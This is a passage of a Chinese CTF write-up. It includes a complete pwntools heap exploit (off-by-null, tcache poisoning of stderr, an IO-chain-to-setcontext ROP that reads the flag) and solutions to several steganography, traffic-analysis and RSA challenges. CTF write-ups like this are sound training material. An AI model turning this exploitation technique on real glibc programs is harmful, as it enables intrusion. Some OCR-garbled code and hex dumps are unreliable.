    if ( v1 > 0xF || !chunk_list[v1] )
        return output("wrong!\n");
    output("context:\n");
    return write(1, chunk_list[v1], 0x30uLL);
}
```

Edit存在off by null

```
10     return (cchar *)output("wrong!\n");
11     output("content:\n");
12     result = &chunk_list[v1][(int)read(0, chunk_list[v1], size_list[v1])];
13     *result = 0;
14     return result;
```

可先泄露libc，然后堆风水构造三明治结构，用泄露的libc构造fake\_heap，再利用unsortedbin的合并机制实现堆重叠。

打tcachebin的堆喷控制stderr，构造io链配合setcontext实现rop

Io链：

Exit->\_IO\_cleanup->\_IO\_overflow->\_IO\_doallocate->setcontext

Exp:

```
1 from pwn import *
2
3
4 p = process('./pwn')
5 elf = ELF('./pwn')
6 libc = elf.libc
7 #gdb.attach(p, 'b *(setcontext+61)')
```

```
8 def add(size,content=b'a'):
9     p.recvuntil(' >> \n')
10    p.sendline('1')
11    p.recvuntil(':\\n')
12    p.sendline(str(size))
13    p.recvuntil('t:\\n')
14    p.send(content)
15 def dele(idx):
16     p.recvuntil(' >> \n')
17     p.sendline('2')
18     p.recvuntil(':\\n')
19     p.sendline(str(idx))
20 def show(idx):
21     p.recvuntil(' >> \n')
22     p.sendline('3')
23     p.recvuntil(':\\n')
24     p.sendline(str(idx))
25     p.recvuntil('t:\\n')
26 def edit(idx,content):
27     p.recvuntil(' >> \n')
28     p.sendline('4')
29     p.recvuntil(':\\n')
30     p.sendline(str(idx))
31     p.recvuntil('t:\\n')
32     p.send(content)
33 def exit():
34     p.recvuntil(' >> \n')
35     p.sendline('5')

36
37 add(0x4f0)
38 add(0x108)
39 add(0x4f0)
40 add(0x100)
41 dele(0)
42 dele(2)
43 add(0x4f0)
44 add(0x4f0)
45 show(0)
46 p.recv(8)
47 heap = u64(p.recv(8))
48 print('heap:',hex(heap))
49 show(2)
50 p.recv(8)
51 libc.address=u64(p.recv(8))-0x219ce0
52 stderr = libc.address+0x21a6a0
53 wfile_jump = libc.address + 0x2160c0
54 print('libc:',hex(libc.address))
```

```
55 rdi_ret = libc.address+0x0000000000002a3e5
56 rsi_ret = libc.address + 0x0000000000002be51
57 rdx_r12_ret = libc.address + 0x00000000000011f497
58 pppp_ret = libc.address+0x00000000000044d40
59 rsp_ret = libc.address+0x00000000000035732
60 rop_heap = heap+0x10
61 output_addr = flag_addr = heap+0x210
62 payload = p64(rdi_ret) + p64(flag_addr) + p64(rsi_ret) + p64(0) +
p64(rdx_r12_ret) + p64(0) * 2 + p64(libc.symbols['open'])
63 payload += p64(rdi_ret) + p64(3) + p64(rsi_ret) + p64(output_addr) +
p64(rdx_r12_ret) + p64(0x100) + p64(0) + p64(libc.symbols['read'])
64 payload += p64(rdi_ret) + p64(1) + p64(rsi_ret) + p64(output_addr) +
p64(rdx_r12_ret) + p64(0x20)*2 + p64(libc.symbols['write'])
65 payload = payload.ljust(0x200)+b'flag\x00'
66 fake_heap = flat({
67     0x0:p64(heap-0x220),
68     0x8:p64(heap-0x220),
69     0x3e8:p64(0x221),
70     0x3f0:p64(heap-0x610),
71     0x3f8:p64(heap-0x610)
72 },filler=b'\x00')
73 fake_io=flat({
74     0x0:0,
75     0x18:0,
76     0x20:p64(rdx_r12_ret),
77     0x28:p64(rdx_r12_ret+1),
78     0x30:0,
79     0x38:p64(rsp_ret),
80     0x40:p64(rop_heap),
81     0x88:p64(stderr+0xf0),
82     0x90:p64(libc.symbols['setcontext']+61),
83     0xa0:p64(stderr),
84     0xa8:p64(pppp_ret),
85     0xd8:p64(wfile_jump),
86     0xe0:p64(stderr+0x28),
87     0xc0:0,
88 },filler=b'\x00')
89 edit(0,fake_heap)
90 edit(1,b'a'*0x100+p64(0x220))
91 dele(2)
92 add(0x210)
93 dele(3)
94 dele(1)
95 edit(2,b'a'*0x108+p64(0x111)+p64(stderr^(heap>>12)))
96 add(0x100)
97 add(0x100,fake_io)
98 add(0x4f0,payload)
```

```
99 exit()  
100 p.interactive()
```

## Misc

### 工业互联网模拟仿真数据分析

#### 第一问：

只有 192.168.1.2

192.168.1.4 的 Length 大小不变

192.168.1.2,192.168.1.4,24

#### 第二问：

tshark -r a.pcap -T fields -e data.data -Y "data.len==12" 可见是2024

#### 第三问：

看文末的流量分组中第五组的时间间隔是固定的

#### 第四问：

看文末的流量分组分析可得出有三个 IP 是有业务关联性的

#### 第五问：

假设是 CRC16 或者 CRC32，倒数位必为 1

尝试 CRC16 和 CRC32 并尝试 0-10 为起始位

最后成功的是 CRC16,4,1

为 CRC16,4,1 时成功提交

192.168.1.2,192.168.1.4,24

2024

192.168.1.3,192.168.1.5,0.06

192.168.1.2,192.168.1.3,192.168.1.6

CRC16,4,1

ISCC{192.168.1.2,192.168.1.4,24,2024,192.168.1.3,192.168.1.5,0.06,192.168.1.2,192.168.1.3,192.168.1.6,CRC16,4,1}

ISCC{192.168.1.2,192.168.1.4,24,2024,192.168.1.3,192.168.1.5,0.06,192.168.1.2,192.168.1.3,192.168.1.6,CRC16,4,1}

2.168.1.5,0.06,192.168.1.2,192.168.1.3,192.168.1.6,

CRC16,4,1}

ISCC{192.168.1.2,192.168.1.4,24,2024,192.168.1.3,192.168.1.5,0.06,192.168.1.2,192.168.1.3,192.168.1.6,CRC16,4,1}

32位[小]

加密 清空

adcca5c2a82064a17a645d35b6b054cd

adcca5c2a82064a17a645d35b6b054cd

## Number\_is\_the\_key


文件修改成zip打开

| 剪切       |                     | 文件夹             | 历史记录               | 最近更改 |
|----------|---------------------|-----------------|--------------------|------|
| 剪贴板      | 组织                  | 新建              | 打开                 | 选择   |
| 盘 (C:)   | attachment-1 > xl > |                 |                    |      |
| 驱动器 (D:) |                     |                 |                    |      |
|          | ■ 名称                | 修改日期            | 类型                 | 大小   |
|          | ■ _rels             | 2024/5/2 16:28  | 文件夹                |      |
|          | ■ theme             | 2024/5/2 16:28  | 文件夹                |      |
|          | ■ worksheets        | 2024/5/2 16:38  | 文件夹                |      |
|          | ■ styles.xml        | 2024/3/24 23:34 | Microsoft Edge ... | 3 KB |
|          | ■ workbook.xml      | 2024/3/24 23:34 | Microsoft Edge ... | 1 KB |

在work目录下运行脚本

```
1 import xmltodict
2 import json
3
4
5 def xml_to_json(xml_string):
6     xml_dict = xmltodict.parse(xml_string)
7     json_data = json.dumps(xml_dict, indent=4)
8     return json_data
9
10 f = open("sheet1.xml", mode="r").read()
11 json_content = xml_to_json(f)
12 json_content = json.loads(json_content)
13
14 data = json_content["worksheet"]["sheetData"]["row"]
15
16 t = []
17 for num in range(len(data)):
18     for d in data[num]["c"]:
19         t.append(d["@r"])
20
21 from openpyxl import Workbook
22 from openpyxl.styles import PatternFill
23
24 wb = Workbook()
25 ws = wb.active
26
27 for d in t:
28     cell_to_fill = ws[d]
29     fill = PatternFill(start_color='00FF00', end_color='FFFFFF',
30     fill_type='solid')
31     cell_to_fill.fill = fill
32
33 wb.save("1.xlsx")
```

将读取的数据填充到新文件中



xlsx 调整合适的行高和行距，可以改为1.5倍



扫码就是flag了！

## FunZip

下载下来的文件做第一步处理：

```
1 import base64
2 with open("f380d850e6ebdb19b7d0743.txt","r") as f:
3     lines = f.readlines()
4 ls = []
5
```

```

6 for i in lines:
7     k = i.strip('\n')
8     r = k
9     # print(r)
10    if len(k)%4 != 0:
11        for t in range(4-len(k)%4):
12            r = r + "="
13            # print(r)
14    # print(len(r)%4)
15    z = r + '\n'
16    # print(z)
17    ls.append(z)
18
19 with open("result.txt","w") as f:
20     for i in ls:
21         f.writelines(i)

```

根据文件进行做处理：

```

1 import base64
2
3 def get_diff(s1, s2):
4     base64chars =
5         'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
6     res = 0
7     for i in range(len(s2)):
8         if s1[i] != s2[i]:
9             return abs(base64chars.index(s1[i]) - base64chars.index(s2[i]))
10    return res
11
11 def b64_stego_decode():
12     file = open("result.txt", "rb")
13     x = '' # x即bin_str
14     lines = file.readlines()
15     for line in lines:
16         l = str(line, encoding="utf-8")
17         stego = l.strip('\n')
18         # print(stego)
19         realtext = base64.b64decode(l)
20         # print(realtextr)
21         realtext = str(base64.b64encode(realtextr), encoding="utf-8")
22         # print(realtextr)
23         diff = get_diff(stego, realtext) # diff为隐写字串与实际字串的二进制差值
24         n = stego.count('=')
25         if diff:

```

```

26         x += bin(diff)[2:]:zfill(n * 2)
27     else:
28         x += '0' * n * 2
29
30     i = 0
31     flag = ''
32     while i < len(x):
33         if int(x[i:i + 8], 2):
34             flag += chr(int(x[i:i + 8], 2))
35         i += 8
36     print(flag)
37
38 if __name__ == '__main__':
39     b64_stego_decode()

```

## 精装四合一

提取图片末尾内容到一个zip中：

```

1 def trim_and_xor_with_ff(input_filename, output_filename, target_hex):
2     # 将16进制字符串转换为字节
3     target_bytes = bytes.fromhex(target_hex.replace(' ', ''))
4
5     # 初始化一个标志位，表示是否已经找到目标字节序列
6     found_target = False
7
8     with open(input_filename, 'rb') as infile, open(output_filename, 'wb') as
9     outfile:
10        # 读取文件的字节
11        while True:
12            chunk = infile.read(4096)    # 一次读取4096字节
13            if not chunk:
14                break    # 如果文件读取完毕，则退出循环
15
16            # 检查目标字节序列是否在块中
17            index = chunk.find(target_bytes)
18            if index != -1:
19                # 如果找到，则只处理目标字节序列之后的部分
20                if not found_target:
21                    # 跳过包含目标字节序列的块中目标之前的部分
22                    chunk = chunk[index + len(target_bytes):]
23                    found_target = True
24
25            # 对剩余部分进行异或操作
26            if found_target:
27                chunk = xor(chunk, target_bytes)
28
29            # 将块写入输出文件
30            outfile.write(chunk)
31
32    # 关闭文件
33    infile.close()
34    outfile.close()

```

```

24         xor_chunk = bytes([b ^ 0xFF for b in chunk])
25         outfile.write(xor_chunk)
26     elif found_target:
27         # 如果已经找到目标字节序列，则直接对整个块进行异或操作
28         xor_chunk = bytes([b ^ 0xFF for b in chunk])
29         outfile.write(xor_chunk)
30
31 # 使用函数
32
33
34 input_filename = 'left_hand_invert.png'
35 output_filename = '2'
36 target_hex = 'AE426082' # 要查找的16进制字符串
37 trim_and_xor_with_ff(input_filename, output_filename, target_hex)
38
39 input_filename = 'left_foot_invert.png'
40 output_filename = '1'
41 trim_and_xor_with_ff(input_filename, output_filename, target_hex)
42
43 input_filename = 'right_hand_invert.png'
44 output_filename = '4'
45 trim_and_xor_with_ff(input_filename, output_filename, target_hex)
46
47 input_filename = 'right_foot_invert.png'
48 output_filename = '3'
49 trim_and_xor_with_ff(input_filename, output_filename, target_hex)
50
51 # 文件拼接
52 f1=open('1','rb')
53 f2=open('2','rb')
54 f3=open('3','rb')
55 f4=open('4','rb')
56 f5=open('1.zip','wb')
57 for i in range(3176):
58     f5.write(f1.read(1))
59     f5.write(f2.read(1))
60     f5.write(f3.read(1))
61     f5.write(f4.read(1))
62 f5.write(f1.read(1))

```

## 压缩包密码65537

得到一个图片，修改为word发现隐写内容，移走覆盖表面的图片：

 这里需要一顿操作，可以百度一下，word隐写，也可以直接移走复制即可，毫无影响，都是一样的值。

相信我，Flag 就在这里 ↵

16920251144570812336430166924811  
5152730803827838294959882943414  
96740639931651 ↵



这个值都是一样的，核心是密文不同，这里需要自己去截图一下。

分解pq <http://factordb.com/index.php>

改为zip解压

使用HxD查看密文：

| Offset(h) | 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F | 对应文本              |
|-----------|---|-------------------|
| 00000000  | 08 59 C0 2F 52 6A D4 48 9E B7 A3 58 D9 6B 44 44 | ÝÀ/RjÖHž ·£XÙkDD  |
| 00000010  | F8 C8 FE 24 C1 AE 9D 87 61 73 54 29 E5 DE C5 CF | øÈp\$Á®.‡as"™å£ÄÍ |

然后修改一下代码的密文即可了：

```
1 import gmpy2
2
3 # 该这个值为上面的16进制
4 c = 0x209A2CA83B36F602B2D39D3A6818A78884288F24FE0BC1CD679FF0E630EEE12B
5 #1. 将n分解为p和q
6 p = 100882503720822822072470797230485840381
7 q = 167722355418488286110758738271573756671
8 n = p*q
```

```

2 from Crypto.Util.number import *
3 from binascii import a2b_hex,b2a_hex
4 import binascii
5 e = 65537
6 # 该这个值为上面的16进制
7 c = 0x209A2CA83B36F602B2D39D3A6818A78884288F24FE0BC1CD679FF0E630EEE12B
8 #1.将n分解为p和q
9 p = 100882503720822822072470797230485840381
10 q = 167722355418488286110758738271573756671
11 n = p*q
12 phi = (p-1)*(q-1)
13 #2.求d
14 d = gmpy2.invert(e,phi)
15 #3.m=pow(c,d,n)
16 m = gmpy2.powmod(c,d,n)
17 print(long_to_bytes(m))

```

## RSA\_KU

这是一道简单的RSA，只需要对应的值填充即可以解出：

```

n =
1296993303285683506815621989864905145086375849571671298974725221383202023212464674592767319704104634643918571775281234177516039
1046275134670062732501966810094620587662968805750646090384211954311463019820584388367741212592897939931030620649795805103059409
8963939139480261500434508726394139839879752553022623977
e = 65537
c =
4382840929191321456534082123271642402272484397741446480026931418168949130930214799845566832071890436658278070469372018496732688
1126425606900378720564793960546045378014259895019400178007980113462701437248659252256057445309182690870058364671251117486400119
097554355575137951228271856718361313594453031612522629
#(p-2)*(q-1) =
1296993303285683506815621989864905145086375849571671298974725221383202023212464674592767319704104634643918571775281234177516039
104627513467006273250196680670569738332922745320166078719064434812339583009287649255091610118784166699194427572886365778812466
6879987399045804435273107746626297122522298113586003834
#(p-1)*(q-2) =
1296993303285683506815621989864905145086375849571671298974725221383202023212464674592767319704104634643918571775281234177516039
1046275134670062732501966806648232628587834106818015608271932057080177005517442645296681754886293877065942048768719493353912885
5877517847711670959794869291907075654200433400668220458

```

```

1 import gmpy2
2 from Crypto.Util.number import *
3 n=12969933032856835068156219898649051450863758495716712989747252213832020232124
46467459276731970410463464391857177528123417751603910462751346700627325019668100
9462058766296880575064609038421195431146301982058438836774121259289793993103062
06497958051030594098963939139480261500434508726394139839879752553022623977
4 e=65537
5 c=43828409291913214565340821232716424022724843977414464800269314181689491309302
1479984556683207189043665827807046937201849673268811264256069003787205647939605

```

```

4604537801425989501940017800798011346270143724865925225605744530918269087005836
4671251117486400119097554355575137951228271856718361313594453031612522629
6 n1=1296993303285683506815621989864905145086375849571671298974725221383202023212
4646745927673197041046346439185717752812341775160391046275134670062732501966806
705697383329227453201660787190644348123395830092876492550916101187841666991944
275728863657788124666879987399045804435273107746626297122522298113586003834 #
(p-2)*(q-1)
7 n2=1296993303285683506815621989864905145086375849571671298974725221383202023212
4646745927673197041046346439185717752812341775160391046275134670062732501966806
6482326285878341068180156082719320570801770055174426452966817548862938770659420
487687194933539128855877517847711670959794869291907075654200433400668220458 #
(p-1)*(q-2)
8 ppq=(n-n1+n-n2+4)//3 #p+q
9 '''n-(p-2)*(q-1)=pq-(pq-p-2q+2)=p+2q-2 ①
10    n-(p-1)*(q-2)=pq-(pq-2p-q+2)=2p+q-2 ②
11    ①+②: n-(p-2)*(q-1)+n-(p-1)*(q-2)=3*(p+q)-4
12    p+q=(n-(p-2)*(q-1)+n-(p-1)*(q-2)+4)/3'''
13 phi=n-ppq+1 #phi=(p-1)*(q-1)=pq-(p+q)+1
14 d=gmpy2.invert(e,phi)
15 flag=long_to_bytes((pow(c,d,n)))
16 print(flag)

```

## Where\_is\_the\_flag

隐写拿到第一段的key: k5fgb2eur5sty

在线反编译出第二段key:

<http://tools.bugscaner.com/decompyle/>

tools.bugscaner.com

继续拖拽或者点击这里重新添加

```
1 # -*- coding: utf8 -*-
2 #!/usr/bin/env 3.6 (3379)
3 #coding=utf-8
4 #source path: 1.py
5 #Compiled at: 2024-03-24 09:02:46
6 #Powered by BugScanner
7 #http://tools.bugscanner.com/
8 #如果觉得不错,请分享给朋友使用吧!
9
10 from Crypto.Cipher import AES
11 import binascii
12
13 def decrypt(x, cipher):
14     key = x + 'n0lve3t6r1s'
15     try:
16         aes = AES.new(key.rjust(24, 'A'), AES.MODE_ECB)
17         cipher = binascii.unhexlify(cipher)
18         flag = aes.decrypt(cipher).decode()
19         return flag
20     except:
21         return flag
22
23
24 def main():
25     c = '15835d0e56403da4061e054bf535453b6554bc07dd706ee8a4bd257ed579454e'
26     k = input('Please input your key: ')
27     flag = decrypt(k, c)
28     if 'flag' in flag:
29         print('Wow, you find it!!!!')
30     else:
31         print('Oh no!!!!')
32
33
34 if __name__ == '__main__':
35     main()
```

下载代码

## 使用工具解决：

[https://gchq.github.io/CyberChef/#recipe=From\\_Hex\('Auto'\)AES\\_Decrypt\(%7B'option':'UTF8','string':'k5fgb2eur5styn0lve3t6r1s'%7D,%7B'option':'Hex','string':'%7D,'ECB','Raw','Raw',%7B'option':'Hex','string':'%7D,%7B'option':'Hex','string':'%7D\)&input=ZmM3M2ZhZTE5YWE2ZTk2ODZlMzE2NDZjYWVmYTI4NzdkZmZiODEwYzMyNTQ1YzEyYWlwOTY1NTg1YzA5NDZiYg0K&ieol=CRLF](https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')AES_Decrypt(%7B'option':'UTF8','string':'k5fgb2eur5styn0lve3t6r1s'%7D,%7B'option':'Hex','string':'%7D,'ECB','Raw','Raw',%7B'option':'Hex','string':'%7D,%7B'option':'Hex','string':'%7D)&input=ZmM3M2ZhZTE5YWE2ZTk2ODZlMzE2NDZjYWVmYTI4NzdkZmZiODEwYzMyNTQ1YzEyYWlwOTY1NTg1YzA5NDZiYg0K&ieol=CRLF)

The screenshot shows the Stegosaurus interface with the 'AES Decrypt' tab selected. In the 'Input' section, there is a 'Key' field containing 'k5fgb2eur5sty...' and an 'IV' field set to 'HEX'. Below these are 'Mode' (set to ECB), 'Input' (set to Raw), and 'Output' (set to Raw). The 'Output' panel below is currently empty.

换成你的C值即可。

剑龙隐写

```
└$ ./stegosaurus -x '/home/kali/Desktop/attachment-26.pyc'
Extracted payload: k5fgb2eur5sty
```

出第一段 key

Pyc 反编译出第二段 key

```
1  # Visit https://www.tidgin.net/string/pyc-decompiler-for-more-information
2  # Version : Python 3.6
3
4  from Crypto.Cipher import AES
5  import binascii
6
7  def decrypt(x, cipher):
8      key = x + 'm6lvc3t0nis'
9
10     try:
11         hex = binascii.unhexlify(key[-16:])
12         cipher = binascii.unhexlify(cipher)
13         flag = aes.decrypt(cipher).decode()
14         return flag
15     return None
16
17
18
19
20  def main():
21      print("-----")
22      k = input("Please input your key: ")
23      flag = decrypt(k, c)
24      if 'flag' in flag:
25          print("Now, you find it!!!")
26      else:
27          print("No need!!!")
28
29  if __name__ == '__main__':
30      main()
```

# 成语学习

打开流量包发现可以tcp和http流量，80->50440流量，追踪流

```
Wireshark - 追踪 TCP 流 (tcpdump.nq 6 - 打开流量包发现可以tcp和http流量，80->50440流量，追踪流)

No. Time Source Destination Protocol Info
743 0.000000 172.25.52.32 58.218.211.182 TCP 50440 → 80
745 0.039441 58.218.211.182 172.25.52.32 TCP 80 → 50440
746 0.000065 172.25.52.32 58.218.211.182 TCP 50440 → 80
747 0.000627 172.25.52.32 58.218.211.182 TCP 50440 → 80
748 0.000074 172.25.52.32 58.218.211.182 TCP 50440 → 80
749 0.000199 172.25.52.32 58.218.211.182 TCP 50440 → 80
750 0.000001 172.25.52.32 58.218.211.182 TCP 50440 → 80
752 0.038735 58.218.211.182 172.25.52.32 TCP 80 → 50440
753 0.000003 58.218.211.182 172.25.52.32 TCP 80 → 50440
754 0.000002 58.218.211.182 172.25.52.32 TCP 80 → 50440
755 0.000001 58.218.211.182 172.25.52.32 TCP 80 → 50440
756 0.000101 172.25.52.32 58.218.211.182 TCP 50440 → 80
757 0.000000 172.25.52.32 58.218.211.182 TCP 50440 → 80
758 0.000001 172.25.52.32 58.218.211.182 TCP 50440 → 80
759 0.000001 172.25.52.32 58.218.211.182 TCP 50440 → 80
760 0.000000 172.25.52.32 58.218.211.182 TCP 50440 → 80
761 0.000001 172.25.52.32 58.218.211.182 TCP 50440 → 80
762 0.041464 58.218.211.182 172.25.52.32 TCP 80 → 50440
763 0.000005 58.218.211.182 172.25.52.32 TCP 80 → 50440
764 0.000087 172.25.52.32 58.218.211.182 TCP 50440 → 80
765 0.000001 172.25.52.32 58.218.211.182 TCP 50440 → 80
766 0.000000 172.25.52.32 58.218.211.182 TCP 50440 → 80

Frame 745: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: Cisco_5f:02:7f (d4:6d:50:f5:02:7f), Dst: Apple_
Internet Protocol Version 4, Src: 58.218.211.182, Dst: 172.25.52.
Transmission Control Protocol, Src Port: 80, Dst Port: 50440, Seq:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9AgPj4fbEWYiYA4b
Origin: http://www.tietuku.com
Accept-Encoding: gzip, deflate
Connection: keep-alive
Accept: /*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_0) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0 Safari/605.1.15
Referer: http://www.tietuku.com/upload
Content-Length: 129029
Accept-Language: zh-cn
-----WebKitFormBoundary9AgPj4fbEWYiYA4b
Content-Disposition: form-data; name="Token"
BCCBF05480391E5D7E4ACB9F2FA16E8924019E83:GL1Hfh8qDbcqsSGbLuEZF8q_ukw=:eyJkZWlkGlzSi6MTU0NzcxNTkzMwyl
oINjc0O0c0IiwiYnxidW010IIxNTQ3MzcwIn0=
-----WebKitFormBoundary9AgPj4fbEWYiYA4b
Content-Disposition: form-data; name="id"
WU_FILE_0
-----WebKitFormBoundary9AgPj4fbEWYiYA4b
Content-Disposition: form-data; name="name"
upload.png
-----WebKitFormBoundary9AgPj4fbEWYiYA4b
Content-Disposition: form-data; name="type"
image/png
-----WebKitFormBoundary9AgPj4fbEWYiYA4b
Content-Disposition: form-data; name="lastModifiedDate"
2019/1/17 .....4:06:53
-----WebKitFormBoundary9AgPj4fbEWYiYA4b
Content-Disposition: form-data; name="size"
128086
-----WebKitFormBoundary9AgPj4fbEWYiYA4b
Content-Disposition: form-data; name="file"; filename="upload.png"
Content-Type: image/png
-----
```

往下滑发现一个png



转为原始图片并保存，发现一个钥匙模样

尝试修改宽高后

|    | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F  | 0123456789ABCDEF  |
|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------|
| 0h | 89 | 50 | 4E | 47 | 0D | 0A | 1A | 0A | 00 | 00 | 00 | 0D | 49 | 48 | 44 | 52 | %PNG.....IHDR     |
| 0h | 00 | 00 | 06 | 40 | 00 | 00 | 0F | 20 | 08 | 06 | 00 | 00 | 00 | 7B | C0 | AE | ...@....{À®       |
| 0h | 5A | 00 | 00 | 0C | 14 | 69 | 43 | 43 | 50 | 49 | 43 | 43 | 20 | 50 | 72 | 6F | Z....iCCPICC Pro  |
| 0h | 66 | 69 | 6C | 65 | 00 | 00 | 48 | 89 | 95 | 57 | 07 | 58 | 53 | C9 | 16 | 9E | file..H‰·W.XSÉ.ž  |
| 0h | 5B | 52 | 08 | 09 | 2D | 10 | 01 | 29 | A1 | 37 | 41 | 8A | 74 | E9 | BD | 08 | [R....);7AŠté‰.   |
| 0h | 48 | 07 | 1B | 21 | 09 | 49 | 28 | 11 | 12 | 82 | 8A | 1D | 59 | 54 | 70 | 2D | H...!I(...,Š.YTp- |
| 0h | A8 | 58 | B0 | A2 | AB | 20 | 0A | AE | 05 | 90 | B5 | 62 | 57 | 16 | C1 | DE | ~X°C« .@..µbW.Áþ  |
| 0h | 1F | 88 | A8 | AC | AC | 8B | 05 | 2C | A8 | BC | 49 | 01 | 5D | 5F | FB | DE | .^~`><.,~¹I.]_Ùþ  |
| 0h | F9 | BE | B9 | F3 | E7 | CC | 39 | 67 | FE | 33 | F7 | DC | C9 | 0C | 00 | AA | Ù¾¹óçÌ9gb3=ÜÉ..ª  |
| 0h | F6 | AC | DC | DC | 6C | 54 | 0D | 80 | 1C | 61 | BE | 28 | 36 | C4 | 9F | 99 | ö-ÜÜLT.€.a¾(6ÄY™  |
| 0h | 9C | 92 | CA | 24 | 75 | 03 | 04 | A0 | 80 | 0E | 2C | 81 | 2E | 8B | 2D | CE | œ'Ê\$u.. €....<-î |
| 0h | F5 | 8B | 89 | 89 | 04 | 50 | 46 | FA | BF | CB | E0 | 6D | 68 | 0D | E5 | 86 | õ<%%.PFúžÈàmh.å†  |
| 0h | AD | 34 | D6 | BF | 8E | FF | 57 | 51 | E7 | 70 | C5 | 6C | 00 | 90 | 18 | 88 | -40žýWQçpÅl...^   |
| 0h | D3 | 39 | 62 | 76 | 0E | C4 | 47 | 00 | C0 | B5 | D9 | B9 | A2 | 7C | 00 | 08 | Ó9bv.ÄG.ÅµÜ'c ..  |
| 0h | AD | 50 | 6F | 32 | 2B | 3F | 57 | 8A | FB | 21 | D6 | 14 | 41 | 82 | 00 | 10 | -Po2+?WŠÜ!Ö.A,..  |
| 0h | 71 | 39 | F6 | C9 | R1 | R6 | 14 | A7 | CB | E1 | 29 | 00 | 4D | 7C | 6C | 00 | œ»nÉ+■ SËëëøM     |

发现密码key



key:57pmYyWt

压缩密码57pmYyWt

这里的Key每个人都是一样的，flag内容不同。

<https://www.mklab.cn/utils/hmac>


## HMAC在线加密工具 - MKLab在线工具

HMAC是密钥相关的哈希运算消息认证码（Hash-based Message Authentication Code）的缩写，由H.Krawczyk, M.Bellare, R.Canetti于1996年提出的一种基于Hash函数和密钥进行消息认证的方法。

这东西解压出来后缀要修改为zip，它还是一个压缩包：

| 名称           | 大小        | 压缩后大...   | 修改时间       | 创建时间       | 访问时间       | 属性 | 加密 | 注释       | CRC   | 算法 | 特 |
|--------------|-----------|-----------|------------|------------|------------|----|----|----------|-------|----|---|
| 0GY1I        | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 0h3a5        | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 0l           | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 0qsd         | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 0wDq5        | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 0Xs          | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 1            | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 2X           | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 3            | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 3J           | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 4A           | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 6JR3         | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 6wUaZE1vbsW  | 0         | 0         | 2024-03... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 7H7geLIS5    | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 8A2MFawD4    | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 8DQFirm0D    | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
| 8HhWfV9nK1   | 0         | 0         | 2024-02... | 2024-03... | 2024-03... | D  | -  | 00000000 | Store | NT |   |
